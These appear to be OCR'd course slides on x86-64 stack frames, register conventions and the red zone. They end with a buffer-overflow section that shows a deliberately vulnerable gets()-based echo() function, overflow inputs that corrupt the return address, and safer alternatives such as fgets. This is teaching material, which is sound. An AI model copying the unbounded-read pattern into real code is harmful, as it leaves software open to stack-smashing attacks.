# CS 33

## Machine Programming (5)


# Why Bother with a Frame Pointer?

- It (%rbp) points to the beginning of the stack frame
  - making it easy for people to figure out where things are in the frame
  - but people don't execute the code ...
- The stack pointer always points somewhere within the stack frame
  - it moves about, but the compiler knows where it is pointing
    - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
    - » tough for people, but easy for the compiler
- Thus the frame pointer is superfluous
  - it can be used as a general-purpose register


# x86-64 General-Purpose Registers: Usage Conventions

| | | | |
|---|---|---|---|
| `%rax` | Return value | `%r8` | Argument #5 |
| `%rbx` | Callee saved | `%r9` | Argument #6 |
| `%rcx` | Argument #4 | `%r10` | Caller saved |
| `%rdx` | Argument #3 | `%r11` | Caller Saved |
| `%rsi` | Argument #2 | `%r12` | Callee saved |
| `%rdi` | Argument #1 | `%r13` | Callee saved |
| `%rsp` | Stack pointer | `%r14` | Callee saved |
| `%rbp` | Callee saved | `%r15` | Callee saved |


# The IA32 Stack Frame



# The x86-64 Stack Frame



# The -O0 x86-64 Stack Frame (Traps)




# x86-64 Long Swap

```
void swap_l(long *xp, long *yp)
{
  long t0 = *xp;
  long t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```

```
swap:
    movq    (%rdi), %rdx
    movq    (%rsi), %rax
    movq    %rax, (%rdi)
    movq    %rdx, (%rsi)
    ret
```

- Operands passed in registers
  - first (`xp`) in `%rdi`, second (`yp`) in `%rsi`
  - 64-bit pointers
- No stack operations required (except `ret`)
- Avoiding stack
  - can hold all local information in registers




# x86-64 Locals in the Red Zone

```
/* Swap, using local array */
void swap_a(long *xp, long *yp)
{
    volatile long loc[2];
    loc[0] = *xp;
    loc[1] = *yp;
    *xp = loc[1];
    *yp = loc[0];
}
```

```
swap_a:
   movq   (%rdi), %rax
   movq   %rax, -24(%rsp)
   movq   (%rsi), %rax
   movq   %rax, -16(%rsp)
   movq   -16(%rsp), %rax
   movq   %rax, (%rdi)
   movq   -24(%rsp), %rax
   movq   %rax, (%rsi)
   ret
```

- **Avoiding stack-pointer change**
  - **can hold all information within small window beyond stack pointer**
    - » **128 bytes**
    - » **"red zone"**



# x86-64 NonLeaf without Stack Frame

```
/* Swap a[i] & a[i+1] */
void swap_ele(long a[], int i)
{
    swap(&a[i], &a[i+1]);
}
```

- No values held while swap being invoked
- No callee-save registers needed
- `rep` instruction inserted as no-op
  - based on recommendation from AMD
    - » can't handle transfer of control to ret

```
swap_ele:
   movslq %esi,%rsi                # Sign extend i
   leaq   8(%rdi,%rsi,8), %rax     # &a[i+1]
   leaq   (%rdi,%rsi,8), %rdi      # &a[i] (1st arg)
   movq   %rax, %rsi               # (2nd arg)
   call   swap
   rep                             # No-op
   ret
```

# x86-64 Stack Frame Example

```
long sum = 0;
/* Swap a[i] & a[i+1] */
void swap_ele_su
   (long a[], int i)
{
     swap(&a[i], &a[i+1]);
     sum += (a[i]*a[i+1]);
}
```

- Keeps values of `&a[i]` and `&a[i+1]` in callee-save registers
  - rbx and rbp
- Must set up stack frame to save these registers
  - else clobbered in swap


```
swap_ele_su:
    movq    %rbx, -16(%rsp)
    movq    %rbp, -8(%rsp)
    subq    $16, %rsp
    movslq  %esi,%rax
    leaq    8(%rdi,%rax,8), %rbx
    leaq    (%rdi,%rax,8), %rbp
    movq    %rbx, %rsi
    movq    %rbp, %rdi
    call    swap
    movq    (%rbx), %rax
    imulq   (%rbp), %rax
    addq    %rax, sum(%rip)
    movq    (%rsp), %rbx
    movq    8(%rsp), %rbp
    addq    $16, %rsp
    ret
```

# Understanding x86-64 Stack Frame

```
swap_ele_su:
    movq    %rbx, -16(%rsp)          # Save %rbx
    movq    %rbp, -8(%rsp)           # Save %rbp
    subq    $16, %rsp                # Allocate stack frame
    movslq  %esi,%rax                # Extend i into quad word
    leaq    8(%rdi,%rax,8), %rbx     # &a[i+1] (callee save)
    leaq    (%rdi,%rax,8), %rbp      # &a[i]   (callee save)
    movq    %rbx, %rsi               # 2nd argument
    movq    %rbp, %rdi               # 1st argument
    call    swap
    movq    (%rbx), %rax             # Get a[i+1]
    imulq   (%rbp), %rax             # Multiply by a[i]
    addq    %rax, sum(%rip)          # Add to sum
    movq    (%rsp), %rbx             # Restore %rbx
    movq    8(%rsp), %rbp            # Restore %rbp
    addq    $16, %rsp                # Deallocate frame
    ret
```


# Understanding x86-64 Stack Frame

```
movq    %rbx, -16(%rsp)          # Save %rbx
movq    %rbp, -8(%rsp)           # Save %rbp
```




```
subq    $16, %rsp                # Allocate stack frame
```

• • •




```
movq    (%rsp), %rbx             # Restore %rbx
movq    8(%rsp), %rbp            # Restore %rbp

addq    $16, %rsp                # Deallocate frame
```

# Quiz 1

```
swap_ele_su:
    movq    %rbx, -16(%rsp)
    movq    %rbp, -8(%rsp)
    subq    $16, %rsp
    movslq  %esi,%rax
    leaq    8(%rdi,%rax,8), %rbx
    leaq    (%rdi,%rax,8), %rbp
    movq    %rbx, %rsi
    movq    %rbp, %rdi
    call    swap
    movq    (%rbx), %rax
    imulq   (%rbp), %rax
    addq    %rax, sum(%rip)
    movq    (%rsp), %rbx
    movq    8(%rsp), %rbp
    addq    $16, %rsp
    ret
```

**Since a 128-byte red zone is allowed, is it necessary to allocate the stack frame by subtracting 16 from %rsp?**

a) yes
b) no

```
                    # Add to sum
                    # Restore %rbx
                    # Restore %rbp
                    # Deallocate frame
```

# Exploiting the Stack

## Buffer-Overflow Attacks

# String Library Code

- **Implementation of Unix function `gets()`**

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  - **no way to specify limit on number of characters to read**
- **Similar problems with other library functions**
  - **`strcpy`, `strcat`: copy strings of arbitrary length**
  - **`scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification**

# Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

# Buffer-Overflow Disassembly


**echo:**

```
000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```

**main:**

```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```

# Buffer-Overflow Stack





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```


# Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

*Before call to gets*





*Just after call to gets*





```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

# Buffer Overflow Example #1

*Before call to gets*




*Input 1234567*





**Overflow buf, but no problem**


```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```

# Buffer Overflow Example #2

*Before call to gets*




*Input 123456789ABCDEF01234567*





**Still no problem**


```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

# Buffer Overflow Example #3

*Before call to gets*




*Input 123456789ABCDEF012345678*




**Return address corrupted**

```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

# Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```


- **Use library routines that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don't use `scanf` with `%s` conversion specification**
    - » **use `fgets` to read the string**
    - » **or use `%ns` where `n` is a suitable integer**

# Malicious Use of Buffer Overflow

```
void main(){
   echo();
   ...
}
```

return address A

